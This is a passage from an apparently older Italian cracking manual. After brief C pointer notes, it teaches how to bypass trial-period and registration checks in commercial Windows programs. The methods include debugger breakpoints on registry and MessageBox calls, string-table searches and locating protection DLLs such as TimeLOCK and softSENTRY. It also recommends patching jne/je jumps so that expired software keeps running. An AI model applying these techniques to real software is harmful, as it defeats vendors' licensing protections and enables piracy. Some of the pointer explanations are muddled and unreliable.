La comparazione di stringhe infatti avviene facendo questo ragionamento.
Pendi il carattere i di a e confrontalo con il carattere i di b.
Se è finita la stringa b ritorna 0.
Se è uguale incrementa l’indice e ricomincia.
Se non è uguale ritorna il valore del carattere i di a – (meno) il carattere i
di b.
Il valore restituito sarà :
0 se a == b
<0 se a < b
>0 se a > b
A questo punto possiamo aggiungere un semplicissimo concetto.
Dicevamo che il tipo dice che dimensione possiede al massimo il valore
memorizzato.
Le variabili dove sono memorizzate ?
In memoria.
Se quindi diciamo char a diciamo che a è una variabile di 1 byte in memoria.
Ma se è in memoria e la memoria è una sequenza di bytes numerati da 0 alla
dimensione massima del sistema potremo anche dire che a è posizionato ad un
certo indirizzo.
L’operatore unario & restituisce l’indirizzo di una variabile.
Attenzione che gli array sono già trattati come array.
Se abbiamo
char a[20];
potremmo riferirci all’indirizzo del primo elemento di a con :
&a[0];
Essendo un array dire a senza null’altro è come dire &a[0];
A questo punto subentra l’aritmetica degli indirizzi.
Ho omesso il concetto di struttura relativa ai dati in quanto preferisco vederla
con gli indirizzi più avanti.
L’operatore &, dicevamo restituisce l’indirizzo di un oggetto, mentre
l’operatore * posizionato dinanzi ad un indirizzo ci fa riferire al contenuto di
quell’indirizzo.
Se avessimo :
int a = 20;
Significa che a è una variabile intera (2 bytes) che contiene il valore 20.
Questo valore 20 si troverà a qualche indirizzo di memoria per cui se dicessi :
&a
sarebbe come dire l’indirizzo di a che in questo caso sarebbe l’indirizzo dove
si trova il valore 20.
Se &a è l’indirizzo di a:
*(&a)
sarebbe come dire il valore puntato dall’indirizzo di a per cui il comando :
stampa *(&a)
stamperebbe 20.
Gli indirizzi sono numeri per cui i puntatori possono essere soggetti ad un
aritmetica.
Avendo :
char a[20];
dire a sarebbe come dire &a[0] per cui a sarebbe un valore numerico.
a+1
è l’indirizzo rappresentato da a + 1 * dimensione_tipo.
Fate attenzione a quel dimensione tipo.
Gli incrementi, decrementi ecc. sono sempre relativi, in numero di bytes, al
numero richiesto * la dimensione del tipo del puntatore.
In bytes dire :
int a;
int bytes = &a + 1;
sarebbe come dire &a + (1 * dimensione di int)
Per cui se &a è 1000 in bytes troveremo 1002 ovvero 1000 + (1 * 2).
Usando gli array possiamo riferirci ad un elemento con :
a[100]
ovvero il 100 elemento di a oppure :
&a[0] + (100 * 2)
Avrete visto in alcuni esempi portati in altri capitoli la potenza
dell’aritmetica dei puntatori.
PREFAZIONE AI TIPI DI RICERCHE
Come dicevamo prima, spesso la chiave per riuscire ad individuare i punti giusti
in cui vengono eseguiti gli input dei codici di registrazione sta’ nel fatto di
capire quali funzioni delle API o quali meccanismi vengono usati per eseguire le
letture.
Partiamo dal presupposto che i tempi in cui le protezioni erano fatte con il
metodo “Chiedi la password, confrontala con xxx, avverti ok o non ok” è finito.
Le maschere del seguente tipo
sono comuni e non sono quasi mai
parti originali del software ma
programmi professionali destinati
alla gestione dei dimostrativi.
Le tecniche adottate sono molto
complesse e spesso utilizzano
algoritmi particolari.
Qui a fianco abbiamo il marchio
del metodo di crittografia
utilizzato dal software per la
gestione dei dimostrativi adottato
da software house come ad esempio
Macromedia, Symantec ecc.
Il programma visto nella panoramica fatta
nell’apposito capitolo denominato ProcDump serve a
creare dei DUMP decodificati di certi tipi di
sistemi.
Questi software dispongono di certi costi che spesso
sono legati alla singola copia per cui molti
programmi possiedono delle protezioni più caserecce
(e meno complesse).
In ogni caso i tempi del GetDlgItemText è sempre più
distante per cui è importantissimo individuare il metodo da seguire
inizialmente, dipendente da alcune cose.
Spesso capita anche che prima che venga effettivamente attivato un programma ci
compaia una MessageBox con l’avvertimento di quanti giorni ci rimangono a
disposizione o addirittura un messaggio in cui veniamo avvisati che il tempo a
nostra disposizione è scaduto.
Come dicevo prima questo può avvenire per funzioni incluse nella logica del
programma, ovvero inserite direttamente dal programmatore originale, o tramite
programmi di protezione che possono intervenire anche su programmi eseguibili
già compilati.
Questi ultimi sono sempre moduli professionali dove le routines di richiesta del
codice seriale avviene tramite complicati algoritmi che possono essere anche
collegati a sistemi di registrazione su rete Internet.
In questi casi le testate dei programmi sono crittografate e il tracing dei
programmi è abbastanza complesso.
Molte utilities viste prima servono ad eseguire il dump di tali programmi quali
ad esempio quelli che usano VBOX.
Abbiamo appena ricordato PROCDUMP.
Norton e Macromedia utilizzano spesso questi moduli anche se nelle ultime
versioni le DLL sono state modificate per by-passare le ormai innumerevoli
routines generatrici di codice presenti su Internet.
Ad esempio le funzioni di protezione dei software presenti con prodotti
Macromedia erano residenti dentro alla DLL rsagnt32.dll (prende il nome dal
metodo di crittografia RSA).
Le ultime versioni dispongono delle seguenti dimensioni.
Nelle versioni precedenti
Tutti i software presenti in Internet per Macromedia con l’ultima versione (la
prima mostrata) non funzionano piu’.
Comunque per farla breve vi sarà capitato di chiedervi dove vengono letti i vari
“12 giorni”, “30 giorni” ecc., ovvero i tempi relativi all’uso di un programma
timelock.
Quasi sempre avvengono delle letture dentro al registro alla ricerca di chiavi
non sempre così chiare come si vorrebbe.
Leggevo una specie di scritto su Internet che si definiva come “Il manuale
hacker” in cui c’era un capitolo con delle domande e risposte in cui ne
compariva una :
“Quando un programma ti avvisa che il
tempo è scaduto ed esce senza darti la
possibilità di giungere alla finestra
di registrazione come si deve fare ?”
La risposta :
“Cercate nel file del registro le voci
sotto CURRENT_USER/Software relative
al programma in questione e
cancellatele.”
Avrebbe potuto anche scrivere :
“Sperate che ci sia un pulsante per
resettare i giorni e premetelo.”
Chi scrive le routine legate alla
protezione a tempo non inserisce nel
registro voci cosi facilmente
rintracciabili ed in particolare modo
sotto le voci specifiche del programma
in questione.
SoftIce e Wdasm possono servire anche in questo caso.
Attivateli e cercate d’inserire dei breakpoint nei punti in cui vengono eseguite
delle chiamate a RegQueryValue ecc.
Inserite anche qualche breakpoint andando a clickare sulla funzione MessageBox.
Guardate l’esempio del programma seguente il quale è scaduto.
Per l’esempio è usato WDASM.
Dopo averlo caricato richiediamo di aver visualizzate le funzioni importate.
Subito nelle prime righe risultano le funzioni legate alla gestione del
registro.
Facciamo click su quelle legate all’interrogazione e settiamo dei breakpoint
senza cercare inizialmente di capire se si tratta dei punti che ci interessano a
noi.
Attiviamo il programma con F9 ed attendiamo per vedere se si ferma da qualche
parte.
Appena il tutto si interromperà verrà visualizzata la finestra in cui compaiono
anche i parametri passati alla funzione.
In questa finestra esiste un tasto GET API RESULT che esegue la chiamata e
ritorna i valori di ritorno dalla funzione.
I seguenti dati sono quelli catturati dalla finestra (non riporto tutta la
finestra a causa delle dimensioni).
API LONG Arg00 = RegQueryValueExA(Arg01,Arg02,Arg03,Arg04,Arg05,Arg06)
API Address=00405998, API Return Address=00446B69
Arg01 = (HKEY) c49ad860->(Ž)
Arg02 = (LPTSTR) 00447d80 -> "Reg"
Arg03 = (LPDWORD) 00000000 -> 00ca000b
Arg04 = (LPDWORD) 0069fc4c -> 00000000
Arg05 = (LPBYTE) 0069fc64 -> "`|¼"
Arg06 = (LPDWORD) 0069fc60 -> 00000004
RESULT for API RegQueryValueExA
Arg00 = (LONG) 00000002
Arg01 = (HKEY) c49ad860->(Ž)
Arg02 = (LPTSTR) 00447d80 -> "Reg"
Arg03 = (LPDWORD) 00000000 -> 00ca000b
Arg04 = (LPDWORD) 0069fc4c -> 00000000
Arg05 = (LPBYTE) 0069fc64 -> "`|¼"
Arg06 = (LPDWORD) 0069fc60 -> 00000004
Come vedete uno degli argomenti è “Reg”.
Proseguiamo con l’esecuzione e controlliamo sempre che nelle vicinanze del
codice in questione non venga indicata qualche chiamata a funzioni tipo
MessageBox utilizzate per visualizzare il messaggio di Tempo Scaduto.
API LONG Arg00 = RegQueryValueExA(Arg01,Arg02,Arg03,Arg04,Arg05,Arg06)
API Address=00405998, API Return Address=00446B69
Arg01 = (HKEY) c49ad860->( )
Arg02 = (LPTSTR) 00447d64 -> "Start"
Arg03 = (LPDWORD) 00000000 -> 00ca000b
Arg04 = (LPDWORD) 0069fc3c -> 00000000
Arg05 = (LPBYTE) 0069fc54 -> "¼üi"
Arg06 = (LPDWORD) 0069fc50 -> 00000008
RESULT for API RegQueryValueExA
Arg00 = (LONG) 00000000
Arg01 = (HKEY) c49ad860->( )
Arg02 = (LPTSTR) 00447d64 -> "Start"
Arg03 = (LPDWORD) 00000000 -> 00ca000b
Arg04 = (LPDWORD) 0069fc3c -> 00000003
Arg05 = (LPBYTE) 0069fc54 -> ""
Arg06 = (LPDWORD) 0069fc50 -> 00000008
Poche linee di programma dopo, a seguito di controlli sui valori restituiti da
quest’ultima chiamata, viene richiamata la funzione MessageBox con il testo
relativo all’avviso di tempo scaduto.
API int Arg00 = MessageBoxA(Arg01,Arg02,Arg03,Arg04)
API Address=004060B8, API Return Address=00447AC8
Arg01 = (HWND) 00000d1c (Window"-------- --------")
Arg02 = (LPCTSTR) 00447d98 -> "Your trial period for -------- ------- has
expired and the program will no longer functi"
Arg03 = (LPCTSTR) 00447d84 -> "Expiration Notice"
Arg04 = (UINT) 00000030
I vari --------- --------- sono il nome del programma che ho usato come esempio
che ho cancellato.
Analizzando il codice prima della chiamata a MessageBox sarà facile trovare
qualche jne o je che indirizzerà o farà evitare questo punto.
In questo caso possiamo seguire due vie.
La prima, la più complessa, ci porterà ad analizzare bene il codice per capire
quali valori indicano l’avvenuta registrazione.
In questo caso dovremo adottare
tecniche di reverse engineering per
riuscire a ricostruire il tutto in
modo coretto.
Potremmo anche capire quale codice
indica la registrazione ed andarlo
ad inserire nel registro senza
modificare il codice del programma.
L’altro metodo sarà quello più
semplice di modificare il jne in je
o viceversa in modo che il programma
non si interrompa e ci permetta
almeno di arrivare alla dialog
d’inserimento del codice.
Se il programma non possiede
limitazioni nella versione demo
potremmo al limite non registrarlo.
In altre parole il programma si
accorgerà di essere scaduto ma non
si interromperà.
Il programma usato come esempio non
possiede chiamate a GetDlgItemText
ecc. per eseguire la lettura del codice di registrazione.
In ogni caso sbagliando ad inserirlo esegue una chiamata a MessageBox per
eseguire la segnalazione di codice errato.
Eseguendo l’intercettazione e ritornando indietro nel codice dove è avvenuta la
chiamata si giunge ad un punto di partenza dove viene eseguita la preparazione
del messaggio d’errore.
Una scritta segnala che la chiamata a quel punto avviene all’indirizzo 00446F72.
Sicuramente il controllo del codice inserito avverrà da quelle parti per cui
sarà il caso di andare a vedere all’indirizzo specificato.
Utilizzando SoftIce avete la possibilità di gestire il backtrace buffer per cui
arrivati ad un certo punto potreste eseguire lo step by step a ritroso.
Mentre con WDASM dovete posizionasi su ogni MessageBox con SoftIce potete
inserire un breakpoint unico relativo a tutti i MessageBox.
BPX MessageBox
In alcuni casi le tecniche legate alle routines di registrazione sono ancora più
nascoste per cui bisogna sperare di potersi affidare ad altri metodi per
individuarle.
Trattandosi di programmi Windows esiste tra le risorse la tabella delle
stringhe.
WDASM ad esempio possiede un pulsante relativo ad una funzione che mostra le
stringhe esistenti come risorse.
In questo caso esistono due possibilità.
La prima è quella di cercare le stringhe come ad esempio “Grazie per la
registrazione”, “Codice errato” ecc.
Guardate la seguente lista.
"t$A"
"TApplication"
"TextHeight"
"Thank You for registering!"
"This is a read-only property, "
"This program is licensed to:"
"This program is unregistered."
"TMMConnectorWindow"
Come potete vedere una stringa è relativa al ringraziamento per la
registrazione.
Eseguendo il click su questo WDASM ci posiziona sul codice che la utilizza.
La lettura di tali siringhe avviene tramite la funzione API LoadString per cui è
sempre possibile inserire breakpoint legate a questa funzione.
user32.LoadStringA
user32.LoadStringA
user32.MapVirtualKeyA
user32.MapWindowPoints
Dicevo prima che spesso le funzioni di protezione derivano da moduli commerciali
esterni che vengono agganciati ai file eseguibili.
In questo caso sicuramente esistono funzioni legate alla gestione della
protezione inserite in DLL esterne.
WDASM prevede un flag che blocca il programma tutte le volte che viene letta una
DLL.
In ogni caso la prima cosa da fare è quella di analizzare le funzioni importate.
Generalmente a fianco al nome della funzione c’è quella della DLL de4ntro alla
quale questa è situata.
oleaut32.VariantClear
oleaut32.VariantCopyInd
SHRLK21.CheckProtectionDLL
SHRLK21.DoRegistration
SHRLK21.GetStatus
SHRLK21.PassHandle
user32.ActivateKeyboardLayout
user32.AdjustWindowRectEx
Nel precedente esempio sono da notare le funzioni DoRegistration dentro alla DLL
SHRLK21.
Chiaramente queste funzioni saranno oggetti di controllo.
In questo caso la cosa alta subito all’occhio ma non sempre è cosi semplice.
Alcune volte trovate nella directory windowssystem alcune DLL di piccole
dimensioni che sono appunto collage alle routines di protezione.
Ad esempio :
C:WindowsSYSTEMVBOXB40.DLL
C:WindowsSYSTEMVBOXB403.DLL
C:WindowsSYSTEMVBOXB410.DLL
C:WindowsSYSTEMvboxp40.dll
C:WindowsSYSTEMvboxp403.dll
C:WindowsSYSTEMvboxp410.dll
C:WindowsSYSTEMVBOXT40.DLL
C:WindowsSYSTEMVBOXT403.DLL
C:WindowsSYSTEMVBOXT410.DLL
Precedentemente, parlando dei programmi che ci permettono di individuare alcune
cose legati ai programmi target, avevamo detto che una cosa fondamentale è
quella di individuare il linguaggio utilizzato.
Se ad esempio guardando con QuickView ci accorgiamo che il programma utilizza
una DLL chiamata VB40032.DLL allora sappiamo che il programma è scritto in
Visual Basic 4 per cui funzioni come GetDlgItemText o GetDlgItemInt non
serviranno a nulla.
In Visual Basic potremmo cercare di intercettare funzioni come HMEMCPY.
Per poter utilizzare un breakpoint basato su questo messaggio dovremo abilitarlo
e disabilitarlo più volte in particolare modo se utilizziamo SoftIce.
HMEMCPY probabilmente viene utilizzato in altre funzionalità del programma e non
solo in corrispondenza della lettura del codice.
Questo significherebbe, a breakpoint attivato, che la finestra di SoftIce
continuerebbe a comparire anche in punti da noi non richiesti.
Vi ricordo che SoftIce può essere attivato anche manualmente in qualsiasi
momento premendo CTRL-D o i tasti settati.
In alcuni casi è possibile utilizzare gli identificatori di processo, gli handle
delle Windows ecc. come selettori da utilizzare come filtri per i vari
breakpoint.
Per spiegarmi meglio voglio ricordare che SoftIce mostra il codice e segue tutti
i processi attivi per cui affidandosi per l’attivazione alla pressione del CTRL-
D è possibile visualizzare la finestra del codice mentre questo è relativo a
qualsiasi processo attivo.
Mettendo un breakpoint su un messaggio generico, WM_INITDIALOG ad esempio,
interromperemmo l’esecuzione tutte le volte che questo tipo di messaggio
capiterebbe e non solo relativo alla finestra o al processo da noi voluto.
Mediante i comandi di visualizzazione informazioni possiamo ricevere le
informazioni da inserire come filtri.
Invece di immettere un comando di breakpoint generico :
bmsg WM_INITDIALOG
potremmo stabilire che il messaggio deve essere relativo alla finestra xxx.
Bmsg 0FC4 WM_INITDIALOG
In Windows 2000 esiste la possibilità già da sistema di ricevere certe
informazioni relative ai processID.
Dicevo inizialmente che alcuni
software professionali per la
creazione di demo inseriscono le
loro routines dentro a DLL esterne
al programma.
Potrebbe anche essere che in prima
istanza non vengono indicati gli usi
di certe funzioni semplicemente
perchè queste non sono dentro al
programma caricato con il debugger.
Se le DLL vengono collegate al
programma principale tramite una
libreria linkata in fase di linking
allora potrebbe verificarsi che il
debugger analizzando le funzioni
importate vedano anche quelle legate
alle DLL del programma.
Se la DLL viene caricata
dinamicamente con LoadLibrary o
funzioni simili il programma
potrebbe non sapere di avere DLL
collegate fino al momento
dell’attivazione dell’istruzione di lettura dinamica della DLL.
In questo caso bisogna intervenire eseguendo una passata dinamica ovvero una
fase in cui si cerca con ogni mezzo di sapere quali dll usa il nostro programma.
Se il pacchetto software al momento dell’installazione mette nella directory del
programma delle DLL è facile supporre che queste siano usate.
Le DLL potrebbero essere inserite dal software d’install dentro a
windowssystem per cui potremmo vedere il loro caricamento solo in modo
dinamico.
Esistono programmi, ne abbiamo nominato qualcuno nell’apposito capitolo legato
ai softwares, che avvisano quando viene caricato un programma o una dll.
Individuate quali DLL vengono caricate bisogna andare a vedere quali funzioni
includono per cercare di capire se esiste qualche nome sospetto (anche se è
difficile).
Dicevo inizialmente che quasi tutti gli esempi presenti in Internet sono
relativi a programmi le cui routines di inserimento dei codici sono facilmente
individuabili grazie alla ricerca della fatidica GetDlgItemText.
Quando anni fà, 1986, scrissi il mio primo volume sulla programmazione a basso
livello in C trattai le tecniche in cui si salvavano gli indirizzi di certi
interrupts e si sostituivano con nostre funzioni.
Il discorso del metodo di lettura delle funzioni legate alla gestione del
dimostrativo può avvenire tramite metodi letti dinamicamente tramite
LoadLibrary.
Una delle protezioni migliori è chiamata SENTRY32.
Il seguente spezzone di codice testa le dll di Sentry32.
// the following block is for testing running an external dll file
// !!sample program!! testing softSENTRY dll
#include "stdafx.h"
#include "windows.h"
typedef DWORD (CALLBACK *DWLPSSD)();
#define UserDef_ReturnValue 12345 /* user can
change here for selfdefined return value */
#ifdef _WIN32
char *userDef_DllNamePtr = "c:trash1ssDll32.dll";/* user can change here for
selfdefined DLL name */
#else
char *userDef_DllNamePtr = "c:trash1ssDll16.dll";/* user can change here for
selfdefined DLL name */
#endif
void TestDllGeneratedBYsoftSENTRY()
{
CString mcMsg;
DWORD retCode = 0l;
char retString[64]; /* for testing, display retCode */
HINSTANCE hDll = NULL;
DWLPSSD lpSSDllProc = NULL;
CWinApp* pApp = NULL;
hDll = LoadLibrary(userDef_DllNamePtr);
if (hDll) {
lpSSDllProc = (DWLPSSD)GetProcAddress(hDll, "softSENTRY");
} else {
AfxMessageBox("LoadLibrary Fail!");
return;
}
if (!lpSSDllProc) {
AfxMessageBox("GetProcAddress Fail");
FreeLibrary (hDll);
return;
}
retCode = (*lpSSDllProc)();
if (hDll) FreeLibrary (hDll);
_ltoa(retCode, retString, 10);
if (retCode == UserDef_ReturnValue) {
Proprio in relazione al fatto che spesso i
moduli di protezione vengono inserite dentro al
codice di DLL esterne, leggete quello che nelle
spiegazioni di Sentry viene detto :
“ As an alternative to injecting protection into
your executable file, you can create a DLL
(Dynamic Link Library) with softSENTRY. You will
need to add code to your program to call the DLL
and evaluate the return value that it sends.”
mcMsg = "OK for Trial mode! Return value = ";
mcMsg += retString;
} else if (retCode > UserDef_ReturnValue && retCode <= UserDef_ReturnValue
+10) {
mcMsg = "OK for Password#";
_ltoa(retCode-UserDef_ReturnValue, retString, 10);
mcMsg += retString;
mcMsg += "! Return value = ";
_ltoa(retCode, retString, 10);
mcMsg += retString;
} else {
mcMsg = "Fail! Return value = ";
mcMsg += retString;
}
AfxMessageBox(mcMsg); /* display retCode */
return;
}
// !!sample program!! testing softSENTRY dll
Sotto Windows esistono delle tecniche che vengono definite di subclassing in cui
certi messaggi o certe funzioni vengono sostituite con nostre funzioni.
Sia nel caso degli interrupts che in questo caso prima di eseguire le
sostituzioni venivano salvati gli indirizzi dei vecchi interrupts o funzioni in
modo tale che dopo aver intercettato i nuovi ed aver controllato se erano
relativi a casi a noi ideali avrebbero potuto essere chiamate i vecchi servizi.
L’algoritmo prendeva la forma di :
indirizzo_globale_vecchio_indirizzo;
nuova_funzione_xxx
controlla_se_la_condizione_è...
se_si_esegui_fino_a_fine
....
....
fine
chiama_vecchio_indirizzo
fine_nuova_funzione_xxx
salva_in_vecchio_indirizzo_xxx
inserisci_indirizzo_nuova_funzione_in_xxx
EVENTO CHE FA ESEGUIRE L’INDIRIZZO xxxx
Per nascondere le funzioni di lettura dei campi relativi ai codici sarebbe
possibile intercettare ogni singolo messaggio che indica che è stato premuto un
tasto.
In pratica invece di fare :
String buffer_codice[20];
buffer_codice = LeggiCaratteriInCampoEdit();
si potrebbe :
String buffer_codice[20];
Int lunghezza = 0;
void funzione_intercetta_carattere()
begin
Char c;
c = CaratterePremuto();
se c == INVIO
begin
buffer_codice[lunghezza] = 0;
else
buffer_codice[lunghezza] = c;
++lunghezza;
end
end
SettaFunzioneIntercettaCaratteri(funzione_interceta_carattere);
In questo modo ogni volta che l’utente preme un tasto viene chiamata la funzione
che lo inserisce dentro al buffer.
Controllando se il carattere è 0 si
capisce se l’utente ha finito
l’inserimento a seguito di un
INVIO.
In questo caso l’intercettazione
non deve avvenire a seguito di
GetDlgItemText ecc.
Per prima cosa possiamo usare Spy++
cercando di capire quali messaggi
vengono generati relativi al campo
d’edit che ci interessa.
Spy++ possiede un cursore che preso
con il mouse e posizionato sulla
finestra che ci interessa fa in
modo che i messaggi visualizzati
siano filtrati e relativi a quella
finestra.
Tenete sempre presente che Windows
è un sistema multitasking per cui
certe procedure potrebbero essere
inserite come funzioni asincrone
legate a certi eventi.
Ricordiamoci che esiste anche la
possibilità di creare un certo
numero di TIMER le cui procedure di gestione potrebbero essere adibite a certi
scopi.
In questo modo potremmo riassumere la sequenza delle cose da capire.
INDIVIDUAZIONE LINGUAGGIO
LOCALIZZAZIONE DELLE FUNZIONI
MODALITA’ DI ESECUZIONE
Per la prima e seconda voce possiamo supporre che siano dentro al programma
principale o dentro a qualche DLL.
WDASM, lo ricordo, possiede un flag che attiva un breakpoint quando il programma
abbandona il modulo
principale e continua
l’esecuzione dentro a una
DLL.
Inoltre WDASM ci avvisa
dinamicamente in quale DLL
siamo posizionati.
Potete osservare i marcatori DLL Load Brk (BEAKPOINT on DLL LOAD) o addirittura
quando la DLL viene scaricata.
I breakpoints possono essere attivati anche sulla creazione di un thread.
Un altro metodo per capire se potrebbe esserci l’implicazione di una DLL nelle
funzioni di lettura dei codici potrebbe essere, in modo semplicistico, quello di
vedere se durante la sosta sulla dialog di inserimento ci sono DLL lette
relative a quel processo.
La seguente maschera mostra la finestra di apertura di un programma, che in
questo caso indica che il software è scaduto, ma che allo stesso tempo, la
tipologia del messaggio ovvero come il
messaggio viene mostrato indica la
“marca” del software di gestione demo.
Questo tipo di software viene
decodificato da ProcDump il quale, oltre
ad eseguire la decodifica, visualizza
anche le dll legate ai moduli letti.
Quando viene richiesta l’attivazione di
un programma il quale dopo pochi istanti
mostra una maschera che avvisa
dell’avvenuta espirazione del programma
ed andando a veder quali moduli sono
collegati risultano evidenti DLL allora
inizia a “puzzare di bruciato”.
Questo per dire che è chiaro che dentro
a quella DLL deve esserci qualche cosa
legato al controllo del tempo di
scadenza.
L’immagine che segue è
appunto presa da
ProcDump.
Notate la DLL
tl32inj.dll.
Che ci sarà mai di bello
dentro a quella DLL ?
Per fare vedere che a
volte le “prese per i
fondelli” da parte dei
creatori delle routine di
gestione demo è evidente
guardate un pò i
contenuti di questa DLL.
La prima tabella sono i
dati generali mentre la
seconda sono le funzioni (2 per la precisione).
Generatl31inj - General informationsRationaltl31inj.dll
========================================================
Last update : 30/12/97
File size : 459 264 byte(s)
Module type : WINDOWS Dynamic links library (32 bits)
FileDescription : TimeLOCK 3.1 Client
FileVersion : 3, 1, 2, 4
CompanyName : Preview Software, Inc.
LegalCopyright : Copyright © 1997 Preview Software, Inc.
InternalName : TimeLOCK 3.1 Client
ProductName : TimeLOCK 3.1
ProductVersion : 3, 1, 2, 4
Module in use : 0 times
Ed ora le due funzioni :
Exporttl31inj - Exported functionsRationaltl31inj.dll
======================================================
0 ?DoNotWasteTime_MrCracker@@YGHPBDPBEIPAEPAI@Z
1 ?PleaseTraceIntoMe_MrCracker@@YGKKKPAEPAXKK@Z
Una funzione che si chiama : PleaseTraceIntoMe_MrCracker è proprio un nome una
garanzia !!
Dopo aver letto un nome così ti verrebbe quasi da pensare che se provi a fare il
trace ti scoppia il computer in faccia !
Solo capendo dove vengono lette le informazioni di quanto è stato attivo il
software si possono creare routine che funzionerebbero come le ricariche
telefoniche.
Ho trovato in giro un crack relativo a ZipMagic che ogni volta che lo lanci ti
mette a 60 giorni il tempo a disposizione.
Molte volte si tratta di andare a scrivere un numero in qualche parte del
registro.
ScanBin mostra anche in relazione ad un programma quali DLL vengono chiamate
direttamente e quali indirettamente.
DLL used : c:WindowsVBRUN300.DLL
==================================
Direct calls
--------------------------------------------------------------
GDI = c:WindowsSYSTEMGDI.EXE
KERNEL = c:WindowsSYSTEMKRNL386.EXE
KEYBOARD = c:WindowsSYSTEMKEYBOARD.DRV
USER = c:WindowsSYSTEMUSER.EXE
WIN87EM = c:WindowsSYSTEMWIN87EM.DLL
Undirect calls
--------------------------------------------------------------
COMM = c:WindowsSYSTEMCOMM.DRV
DDEML = c:WindowsSYSTEMDDEML.DLL
MOUSE = c:WindowsSYSTEMLMOUSE.DRV
SYSTEM = c:WindowsSYSTEMSYSTEM.DRV
La seconda voce era relativa all’identificazione del metodo usato per la lettura
dei codici.
Ho detto prima che moltissimi scritti legati a “come sproteggere xxxx” sono
tutti relativi a programmi che usano GetDlgItemText per la lettura dei serial
number.
Bisogna ricordarsi che il non utilizzo di queste funzioni non dipende solo
dealla furbizia del programmatore a non usarle, al fine di non fare identificare
le funzioni di protezione tanto semplicemente, ma dipende anche dal linguaggio
usato per la scrittura del programma.
GetDlgItemText è un API del C per cui altri linguaggi non dispongono di questo
identificatore di funzione (magari hanno funzioni proprie che eseguono scopi
uguali o simili).
Esiste VisualBasic, Delphi ecc.
In questi casi bisogna sapere quali sono le funzioni proprie del linguaggio che
eseguono la lettura di dati da un campo di edit inserito dentro ad una dialog.
Ad esempio precedentemente ho detto che potrebbe essere usata funzione
MessageBox relativa alla visualizzazione del messaggio “Codice errato” per
identificare il punto dove viene controllato il codice inserito.
Se il programma è scritto in C la funzione è appunto MessageBox.
In caso di un programma Delphi la funzione si chiama :
ShowMessage(Const Msg: String);
Questa in Delphi crea una Dialog con il testo specificato come argomento con un
pulsante per proseguire.
Finestre di dialog un po più complesse possono essere create in Delphi con :
function MessageDlg(...);
Inoltre DELPHI possiede delle funzioni idonee alla presentazone di una dialog
destinata all’input di valori.
Questa funzione è :
function InputBox(...);
function InputQuery(...);
Ricordatevi che comunque possono essere alla fine utilizzate le API di Windows.
In pratica potreste accorgervi che un programma è scritto in VisualBasic e che
quindi questo può utilizzare certe funzioni inserite dentro alla DLL di Run Time
di VB.
Supponiamo che il programma in questione usi certe funzioni di Run Time di VB
3.0.
Se andiamo a vedere le funzioni importate dal modulo di VB ovvero VB400.dll o
similia vedremmo :
Imported functions : c:WindowsVBRUN300.DLL
============================================
GDI 1 SETBKCOLOR
GDI 2 SETBKMODE
GDI 3 SETMAPMODE
GDI 4 SETROP2
GDI 7 SETSTRETCHBLTMODE
GDI 9 SETTEXTCOLOR
GDI 11 SETWINDOWORG
GDI 13 SETVIEWPORTORG
GDI 14 SETVIEWPORTEXT
GDI 15 OFFSETWINDOWORG
GDI 19 LINETO
GDI 20 MOVETO
GDI 21 EXCLUDECLIPRECT
GDI 22 INTERSECTCLIPRECT
GDI 23 ARC
GDI 24 ELLIPSE
GDI 26 PIE
GDI 27 RECTANGLE
Come potete vedere l’immagine creata da ScanBin mostra che la DLL VBRUN300 di
VisualBasic 3.0 importa da GDI le funzioni SetBKColor ecc.
Comunque il problema di individuare il metodo di lettura è relativo
all’individuazione delle funzioni usate per la lettura dei codici oppure
all’identificazione del metodo.
In questo caso bisognerà andare a vedere i messaggi gestiti visto che quasi
sicuramente le letture avverranno da funzioni utilizzante come windows procedure
per i campi di edit.
Chi fa programmazione in ambiente Windows conosce il termine della Windows
Procedure.
In pratica quando un finestra viene creata gli viene abbinata una funzione a
cui normalmente vengono indirizzati i messaggi relativi a questa.
Usando il vecchio e caro C nella Windows Procedure veniva inserito un CASE che
serviva ad individuare il messaggio.
La funzione di gestione riceveva tre parametri tra cui l’handle della finestra
relativa la messaggio e due parametri che venivano usati per vari scopi a
seconda del tipo di messaggio.
WDASM permette di inserire breakpoint automatici in relazione alle chiamate a
delle funzioni.
Un pulsante presente nella maschera che indicava l’avvenuta chiamata a tali
funzioni permetteva di eseguirla e di visualizzare i dati di ritorno.
SoftIce quando si richiede la visualizzazione delle finestre mostra, oltre
all’handle anche l’indirizzo della Window Procedure.
Per mostrare praticamente come avviene la creazione di una dialog e
l’abbinamento di una Window Procedure riporto le seguenti linee in C.
In questa funzione viene creata un istanza relativa alla funzione che dovrà
ricevere i messaggi della window.
int BLD_NOMEFORClicked104DlgFuncDef(HWND hWnd,char *szDlgName)
{
DLGPROC lpProc;
int ReturnValue;
lpProc = (DLGPROC)MakeProcInstance((FARPROC)windows_procedure,hInst);
ReturnValue = DialogBox(hInst,(LPSTR)(szDlgName?szDlgName:"FORMEDIT"),
hWnd,lpProc);
// Resto del codice
}
Quella che segue è la vera e propria window procedure dentro alla quale grazie
ad un Case è possibile individuare la tipologia dei messaggi.
BOOL BLD_CALLBACK window_procedure(HWND hDlg,UINT message,WPARAM wParam,LPARAM
lParam)
{
WORD wId;
switch(message)
{
case WM_INITDIALOG:
return BLD_NOMEFORClicked104DlgDefault(hDlg,message,wParam,lParam);
break;
case WM_COMMAND:
wId=LOWORD(wParam);
switch(wId)
{
default:
return BLD_NOMEFORClicked104DlgDefault(hDlg,message,wParam,lParam);
break;
}
break;
default:
return BLD_NOMEFORClicked104DlgDefault(hDlg,message,wParam,lParam);
break;
}
return TRUE;// Did process the message
}
Come potete vedere la funzione riceve sempre tre parametri, quelli di cui
abbiamo parlato prima.
WDASM quando individua una call ad una funzione in genere mostra simbolicamente
i parametri.
Guardate i dati che seguono relativi ad una qualsiasi call.
API LPTSTR Arg00 = GetCommandLineA(Arg01)
API Address=0040EE5E, API Return Address=0040EE64
Arg01 = (void)
RESULT for API GetCommandLineA
Arg00 = (LPTSTR) 815fb28c -> " "
Arg01 = (void)
Ritornando al discorso relativa alla funzione per la lettura dei numeri di
serializazione possiamo dire che i caratteri possono essere anche inseriti in
modo asincrono intercettando ogni singolo messaggio di scrittura dei caratteri.
Accertatevi che non avvenga qualche sostituzione di qualche procedura legata a
qualche window mediante le funzioni API SetWindowLong().
NewStatic = (FARPROC) MakeProcInstance((FARPROC) NewStaticProc, hInst);
OldStatic = (FARPROC) GetWindowLong(GetDlgItem(hDlg,148),GWL_WNDPROC);
SetWindowLong(GetDlgItem(hDlg,148), GWL_WNDPROC, (LONG) NewStatic);
